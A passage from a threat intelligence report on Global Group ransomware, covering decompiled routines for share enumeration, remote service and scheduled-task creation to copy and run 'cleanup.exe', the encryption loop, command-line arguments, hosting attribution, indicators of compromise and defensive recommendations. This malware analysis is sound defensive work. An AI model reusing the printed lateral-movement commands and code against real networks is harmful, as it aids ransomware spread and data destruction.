call     ds:IcmpSendEcho
push     ebx                ; lpMem
mov      esi, eax
call     sub_40E870
add      esp, 4
push     edi                ; IcmpHandle
call     ds:IcmpCloseHandle
mov      ecx, [esp+20h+var_4]
test     esi, esi
pop      ebx
pop      edi
setnz    al

```

Figure 50: ICMP Echo.

It can map administrative shares using IPC\$.

```

struct _NETRESOURCEW NetResource; // [esp+4h] [ebp-22Ch] BYREF
WCHAR Name[260]; // [esp+24h] [ebp-20Ch] BYREF

wsprintfw(Name, L"\\\\\\%s\\IPC$", a2);
v3 = this + 284;
memset(&NetResource, 0, 20);
v4 = this[284] == 0;
NetResource.lpComment = 0;
NetResource.lpProvider = 0;
NetResource.lpRemoteName = Name;
if ( v4 || (v5 = this + 544, !this[544]) )
{
    v5 = 0;
    v3 = 0;
}
if ( WNetAddConnection2W(&NetResource, v5, v3, 0) )
    return 0;
WNetCancelConnection2W(Name, 0, 1);
return 1;
}

```

Figure 51: IPC.

It can also call NetShareEnum to retrieve information about shared resources.

```

v2 = servername;
v11 = this;
v12 = servername;
result = NetShareEnum(servername, 1u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, 0);
if ( !result )
{
    v4 = 0;
    if ( entriesread )
    {
        v5 = 0;
        do
        {
            if ( !bufptr[v5 + 4] )
            {
                v6 = (LPCWSTR *)off_433000;
                while ( lstrcmpiw(*(LPCWSTR *)&bufptr[v5], *v6) )
                {
                    if ( (int)++v6 >= (int)&off_433020 )
                    {
                        lstrcpyw(String1, v2);
                        wsprintfw(&String1[16], L"\\\\\\%s\\%s", v2, *( DWORD *)&bufptr[v5]);
                    }
                }
            }
            v5 += 4;
        } while ( v5 < entriesread );
    }
}

```

Figure 52: NetShareEnum.

To execute itself on a remote host, it first attempts to create and start a service for the file "cleanup.exe".


```

sub_408770("[+] Connected to share, copying binary\n");
if ( CopyFileW(Filename, NewFileName, 0) )
{
    TickCount = GetTickCount();
    sub_4087A0(Buffer, 0x20u, (wchar_t *)L"Radio_%d", TickCount);
    sub_4087A0(
        CommandLine,
        0x208u,
        (wchar_t *)L"sc \\\\$s create %s binPath= \"%%windir%%\\Temp\\cleanup.exe %s\" start= demand",
        (char)Dst);
    if ( byte_433E6C )
    {
        sub_408770("[+] Creating service on remote host\n");
        memset(&ProcessInformation, 0, sizeof(ProcessInformation));
        memset(&StartupInfo.lpReserved, 0, 64);
        StartupInfo.cb = 68;
        if ( CreateProcessW(0, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
        {
            WaitForSingleObject(ProcessInformation.hProcess, 0x1388u);
            CloseHandle(ProcessInformation.hProcess);
            CloseHandle(ProcessInformation.hThread);
            sub_4087A0(CommandLine, 0x208u, (wchar_t *)L"sc \\\\$s start %s", (char)Dst);
        }
    }
}

```

Figure 53: Start custom service.

If it fails, it will try instead to create and run a scheduled task named “**CoolTask**”, for the same file “cleanup.exe”.

```

else
{
    if ( byte_433E6C )
    {
        sub_408770("[!] Failed to create service, trying scheduled task\n");
        sub_4087A0(
            CommandLine,
            0x208u,
            (wchar_t *)L"schtasks /create /s %s /u %s /p %s /tn \"CoolTask\" /tr \"%%windir%%\\Temp\\cleanup.exe %s\" /sc once"
            " /st 00:00 /ru \"SYSTEM\" /f",
            (char)Dst);
        if ( CreateProcessW(0, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
        {
            WaitForSingleObject(ProcessInformation.hProcess, 0x1388u);
            CloseHandle(ProcessInformation.hProcess);
            CloseHandle(ProcessInformation.hThread);
            sub_4087A0(CommandLine, 0x208u, (wchar_t *)L"schtasks /run /s %s /u %s /p %s /tn \"CoolTask\"", (char)Dst);
            if ( CreateProcessW(0, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
            {
                WaitForSingleObject(ProcessInformation.hProcess, 0x1388u);
            }
        }
    }
}

```

Figure 54: Create custom scheduled task.

Finally, the encryption routine starts. We will not detail it as it is time consuming and does not provide interesting intelligence to protect against this threat.

```

if ( byte_433E6C )
    local_time_print((wchar_t *)L"network scanning disabled (-skip-net)");
}
else
{
    if ( !*( _BYTE * )(this + 8) && *( _DWORD * )(this + 4) )
    {
        if ( byte_433E6C )
            local_time_print((wchar_t *)L"starting local encryption");
        memset(Buffer, 0, sizeof(Buffer));
        if ( GetLogicalDriveStringsW(0x1FFu, Buffer) )
        {
            for ( i = Buffer; *i; i += wcslen(i) + 1 )
            {
                DriveTypeW = GetDriveTypeW(i);
                if ( DriveTypeW != 5 )
                {
                    if ( byte_433E6C )
                        local_time_print((wchar_t *)L"encrypting drive: %s (Type: %d)", i, DriveTypeW);
                    a_regander_8(i, a2, a3, *( _BYTE * )(this + 10), *( _DWORD * )(this + 4));
                }
            }
        }
    }
}

```

Figure 55: Start encryption.

8.1.3 Arguments

We noticed that several arguments were hardcoded in the malware, which can be used to enable or disable specific capabilities. Find below a table summarizing the different arguments found inside Global Group ransomware.

Argument	Description
-path	Use custom paths for encryption. If not present, will encrypt all drives
-threads	Enable threads for encryption based on the number of processors
-delay	Undetermined
-time	Undetermined, it can be related to the sleep time
-u	Needed for LDAP netspread
-p	Needed for LDAP netspread
-sub	Undetermined
-host	Undetermined
-code	Undetermined, needed at the beginning of execution
-skip-local	Disabling local encryption
-skip-net	Disabling network discovery and encryption
-keep	Undetermined
-log	Undetermined, needed at the beginning of execution
-ldap	Enabling LDAP spreading

9. Infrastructure

ElectricIQ analysts identified that **GLOBAL GROUP** and a previous ransomware operation shared the same **Russian VPS provider, IpServer**. This provider had earlier been linked to **Mamona RIP Ransomware infrastructure at IP address 185.158.113[.]114**. An OPSEC error exposed GLOBAL GROUP's real hosting environment when an API endpoint on their Tor-hidden leak site returned JSON metadata **revealing the true IP address, 193.19.119[.]4**, hosted also on **IpServer**. The data also included the **SSH** username "dataleak," confirming that victim data was stored on an internet-accessible, misconfigured system.

From this deanonymized IP address 193.19.119.4, **we could substantiate the conclusions of ElectricIQ⁵ via an SSH fingerprint pivot** that we found via Shodan search engine. The following query⁶ returned 2 results **both geolocated in Moscow** (Russia) and **hosted by IP SERVER LLC (AS44812)**:

- 193.19.119[.]4
- **185.158.112[.]84**

The fact that both servers share the same SSH fingerprint let us think with high confidence that the server at IP address **185.158.112[.]84** is, or was controlled, **by the operator of Global Group**.

As far as IP address 193.19.119[.]4 is concerned, it is interesting to note that we observed an FTP service with Russian-language prompts. It substantiates the Russian-speaking threat actor known as "\$\$\$" on ramp, alleged to operate Global Ransomware brand, that showed up in a chatroom of the Ramp4u forum on June 2, 2025, according to ElectricIQ⁷.

⁵ <https://blog.electirciq.com/global-group-emerging-ransomware-as-a-service>

⁶

<https://www.shodan.io/search?query=+b9%3A8a%3Ac1%3A7f%3Acd%3Af2%3Ad3%3A1a%3Acd%3A8c%3Abd%3A1d%3A20%3A59%3Ada%3Ad2>

⁷ <https://blog.electirciq.com/global-group-emerging-ransomware-as-a-service>

9.1 IP SERVER LLC

The ASN AS44812 used by Global ransomware belongs to an AS named **AS-IPSERVER** that was **created in March 2019**.⁸ This entity also includes **AS196955**, currently without active prefix announcements, but potentially available for future operational use.

According to BGP.tools⁹, **AS44812** maintains 18 IPv4 and 45 IPv6 prefixes, indicating a **relatively broad infrastructure footprint** that could support diverse services or campaigns. **AS-IPSERVER** is included within the **AS-SETs AS28917:AS-FIORD-SMALL and AS-FIORD**. The network path shows that **AS44812** (IP Server LLC) originates routes that are **announced through AS28917 (Fiord), which acts as an upstream provider** that is in **Vilnius, Lithuania**¹⁰. **AS44812** has only one upstream peer and no downstream.

Analysis of the announced allocations for **ru.ipserver** shows that **AS44812** originates a mix of its own address space and prefixes registered to other organizations, including **IPCSERVER LP, Private Layer INC** (located in Panama), **Serverius Holding B.V** (located in the Netherlands) and **Iomart Cloud Services** (located in the UK).

Several of these, particularly **Private Layer INC**, have been previously linked by us¹¹ and others to **abuse-tolerant hosting environments**. This blend of directly held and externally sourced prefixes, combined with jurisdictional diversity across Russia, the Netherlands, UK, Germany, and other regions, suggests a flexible infrastructure strategy that could enable rapid migration of services between ranges to mitigate the impact of abuse complaints or takedown actions.

As shown in the figure below, historical RIPE registry data for AS44812 reveals that, in 2015, the **abuse contact** for the network was listed as **Oleg Nikol'skiy** with an address in the **British Virgin Islands**, specifically at "*Drake Chambers in Road Town, Tortola*".¹² This location is widely **known for hosting offshore corporate registrations**¹³, often used to **provide anonymity and complicate legal enforcement**.

⁸ <https://bgp.tools/as-set/as-ipserver#whois>

⁹ <https://bgp.tools/as/44812#asinfo>

¹⁰ https://krebsonsecurity.com/page/30/?_sm_au_=iVHJZvDDRvTtDkH

¹¹ See report 0779083a-2ef5-478d-87c9-6601f00ac483 in OpenCTI TIP (for our CTI feeds' clients)

¹² <https://apps.db.ripe.net/db-web-ui/lookup?source=RIPE&type=person&key=ON929-RIPE>

¹³ <https://offshoreleaks.icij.org/nodes/237111>

Abuse contact info: abuse@ipserver.su		person:	Oleg Nikol'skiy
<input checked="" type="checkbox"/> Highlight RIPE NCC managed values		address:	British Virgin Islands,
organisation:	ORG-ISL73-RIPE	phone:	+18552100465
org-name:	IP SERVER LLC	e-mail:	abuse@ipserver.su
country:	RU	nic-hdl:	ON929-RIPE
org-type:	LIR	mnt-by:	IPSERVER-MNT
address:	st. Shabolovka, 34, building 3 (marked for IP SERVER LLC)	created:	2015-05-28T11:11:09Z
address:	115419	last-modified:	2015-05-28T11:11:09Z
address:	Moscow	source:	RIPE
address:	RUSSIAN FEDERATION		
phone:	+74956486813		
admin-c:	MN12340-RIPE		
tech-c:	MN12340-RIPE		
abuse-c:	AR36839-RIPE		
mnt-ref:	IP-SERVER-MNT		
mnt-by:	RIPE-NCC-HM-MNT		
mnt-by:	IP-SERVER-MNT		
created:	2019-02-05T15:41:27Z		
last-modified:	2022-12-12T11:26:00Z		
source:	RIPE# Filtered		

Figure 56 presents a WHOIS database record from RIPE database. Actual (left) and first (right) registration respectively located in Moscow (Russia) and in an offshore jurisdiction.

The **contact details** also included a **North American toll-free number** (+1 855 210 0465) **rather than** a number tied to either the **British Virgin Islands or Russia**, further suggesting an intent to maintain a degree of **operational separation from the jurisdiction of network operations**. While **AS44812** is now registered to **IP SERVER LLC** in **Moscow** following its 2019 transfer from **IT Expert LLC**,¹⁴ the historical **offshore contact information points** to an earlier operational structure **leveraging multiple jurisdictions**, a pattern sometimes associated with hosting entities that aim to reduce accountability or **frustrate takedown processes**. This historical footprint, combined with later announcements of IP space from multiple foreign networks, elevates the risk profile of AS44812, although **it does not in itself confirm bulletproof hosting practices**.

¹⁴ <https://apps.db.ripe.net/db-web-ui/query?searchtext=ORG-ISL73-RIPE>

10. Conclusion

In this analysis, we determined with a *high confidence* and corroborate findings from EclectiqIQ that **the Global Group ransomware operation is a rebranding of BlackLock**, which was also associated with Eldorado and Mamona Rip. The use of a single user account “\$\$\$” for promotion on the cybercrime forum RAMP, as well as the use of the same IP address for Blacklock and Mamona Rip DLSs, and the same hosting provider for these and the Global Group DLS exposes direct links between these operations.

Analysis of the sector and victims of all these ransomware operations showed a shift starting from Global Group, as the operators mainly target the health sector. They also seem to be more focused on Western targets rather than worldwide victims (excluding the USA which are the prime target of all these operations).

Technical analysis of the ransomware revealed various capabilities and performative functions. The absence of exfiltration mechanisms inside the payload suggests that Global Group operators may **exfiltrate data before executing the ransomware**, using other means.

Infrastructure analysis confirms the findings of EclectiqIQ on the real IP address of Global Group DLS. The same hosting provider “IP SERVER LLC” is used for this DLS and Blacklock/Mamona Rip DLSs. This provider is associated with **Russia** and was previously **leveraging offshore jurisdictions**, which is a common practice of **bulletproof hosting providers**—however, we do not have confirmation that this provider is in fact bulletproof.

While the operators of Global Group showed some repeated opsec errors in this and their previous operations, their payload remains simple yet effective if undetected. If they filled their gaps in opsec and added more stealth to their payload (anti-analysis or packing/crypting for instance), they could move to a more professional operation. Still, it remains a threat due to its focus on Western interests and defenders should enable protection against it. The operation halted around August 2025, but we can still assess that the threat actor behind the operation will try on a new rebranding, based on his historic behavior and his public claims.

11. Actionable content

11.1. Indicators of compromise

Value	Type	Description
a8c28bd6f0f1fe6a9b880400853fc86e46d87b69565ef15d8ab757979cd2cc73	Sha-256	Global ransomware
1f6640102f6472523830d69630def669dc3433bbb1c0e6183458bd792d420f8e	Sha-256	Global ransomware
28f3de066878cb710fe5d44f7e11f65f25328beff953e00587ffeb5ac4b2faa8	Sha-256	Global ransomware
232f86e26ced211630957baffcd36dd3bcd6a786f3d307127e1ea9a8b31c199f	Sha-256	Global ransomware
Global\ \Fxo16jmdgujs437	Mutex	Global ransomware
193.19.119[.4	IPv4	Global Group DLS IP address
185.158.112[.84	IPv4	Mamona Rip DLS IP address

11.2 Tactics, Techniques and Procedures

TACTIC	TECHNIQUE	ID	PROCEDURE
Reconnaissance	Active Scanning: Scanning IP Blocks	T1595.001	During execution, Global Group ransomware can send ICMP requests to gather network information
Initial Access	Valid Accounts	T1078	We suspect Global Group operators of buying valid accesses from IABs as initial access.
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003	Global Group ransomware can leverage cmd.exe during execution for custom commands.
Execution	Native API	T1106	Global group ransomware uses Windows API calls for its execution.
Execution/Persistence	System Services: Service Execution	T1569	Global Group ransomware can create a custom service for execution and persistence.
Execution/Persistence	Scheduled Task/Job: Scheduled Task	T1053	Global Group ransomware can create a scheduled task for execution and persistence.
Discovery	Query Registry	T1012	Global Group ransomware can search the Windows Registry.
Discovery	File and Directory Discovery	T1083	Global Group ransomware iterates through files and directories as part of its encryption routine.
Discovery	System Information Discovery	T1082	Global Group ransomware can get information about the system.

Discovery	System Network Configuration Discovery	T1016	Global Group ransomware sends ping commands for network discovery.
Discovery	Process Discovery	T1057	Global Group ransomware can get information on running antivirus processes.
Discovery	Domain Trust Discovery	T1482	Global Group ransomware can leverage LDAP for domain discovery.
Discovery	Network Share Discovery	T1135	Global Group ransomware can invoke NetShareEnum to map information on connected shares.
Defense Evasion	Deobfuscate/Decode Files or Information	T1140	A configuration containing the ransom note is decrypted during execution.
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001	Global Group ransomware can terminate services associated with antiviruses.
Defense Evasion	Indicator Removal: Clear Windows Event Logs	T1070.001	Global Group ransomware can clear event logs associated with sensitive information.
Lateral Movement	Remote Services: SMB/Windows Admin Shares	T1021.002	ICP\$ network shares are enumerated and potentially used during execution.
Lateral Movement	Lateral Tool Transfer	T1570	Global Group can copy itself from one system to others for execution.
Exfiltration	Exfiltration Over C2 Channel	T1041	Global Group ransomware has no data exfiltration capabilities, but it is probable that its operators perform exfiltration before execution using other tools.

Impact	Data Encrypted for Impact	T1486	Global Group ransomware can encrypt files on the infected system.
---------------	---------------------------	-------	---

S

11.3 Recommendations

- **Block the IOCs** provided in the “Indicators of compromise” section of this analysis and subscribe to a CTI feed to obtain fresh IOCs related to stealer-malware and cracking websites. Intrinsec offers its own **CTI feed** to enhance your detection and response capabilities: <https://www.intrinsec.com/en/cyber-threat-intelligence-feeds/>
- **Regularly train employees** to recognize phishing attempts, especially those involving malicious attachments or suspicious links. Conduct internal phishing tests to assess and improve employee awareness.
- **Block suspicious URLs and domains:** Use firewall rules, Secure Web Gateways (SWG), and DNS filtering to block known malicious URLs, domains, and IP addresses associated with the ransomware’s C2 infrastructure.
- **Implement file integrity monitoring:** Continuously monitor for unauthorized changes to critical files or system configurations.
- **Craft fake documents** (financial, cyber insurance, employee data falling under GDPR) that will beacon back alerting blue teams only with very high rates of true positives thanks to **Canarytokens**. As such, Incident Response teams would be more efficient in pre-empting/expelling threats by being involved in early stages of an attack.
- **Use ransomware behaviour analysis tools:** Deploy tools that analyse for typical ransomware behaviours, such as mass encryption of files or unauthorized access to critical files.
- **Use advanced email security gateways** to detect and block phishing emails, particularly those containing malicious attachments or links.
- **Employ sandboxing solutions** to analyse email attachments and URLs before they reach users.
- **Enable multi-factor authentication (MFA)** for browser-related accounts to mitigate credential theft.
- **Set up network monitoring** to identify unusual or unauthorized outbound connections, particularly to known Command and Control (C2) servers.

12.Sources

- <https://coralogix.com/blog/mamona-ransomware-raas-offline-commodity-ransomware-with-custom-encryption/>
- <https://www.broadcom.com/support/security-center/protection-bulletin/mamona-ransomware>
- <https://www.resecurity.com/blog/article/blacklock-ransomware-a-late-holiday-gift-with-intrusion-into-the-threat-actors-infrastructure>
- <https://cybercare-nantes.fr/blacklock-piratage-reseau-cybercriminel/>
- <https://www.picussecurity.com/resource/blog/tracking-global-group-ransomware-from-mamona-to-market-scale>
- <https://blog.eclecticiq.com/global-group-emerging-ransomware-as-a-service>
- <https://www.group-ib.com/blog/eldorado-ransomware/>
- <https://www.morado.io/blog-posts/global-ransomware---new-tactics-revealed>
- <https://malpedia.caad.fkie.fraunhofer.de/details/win.global>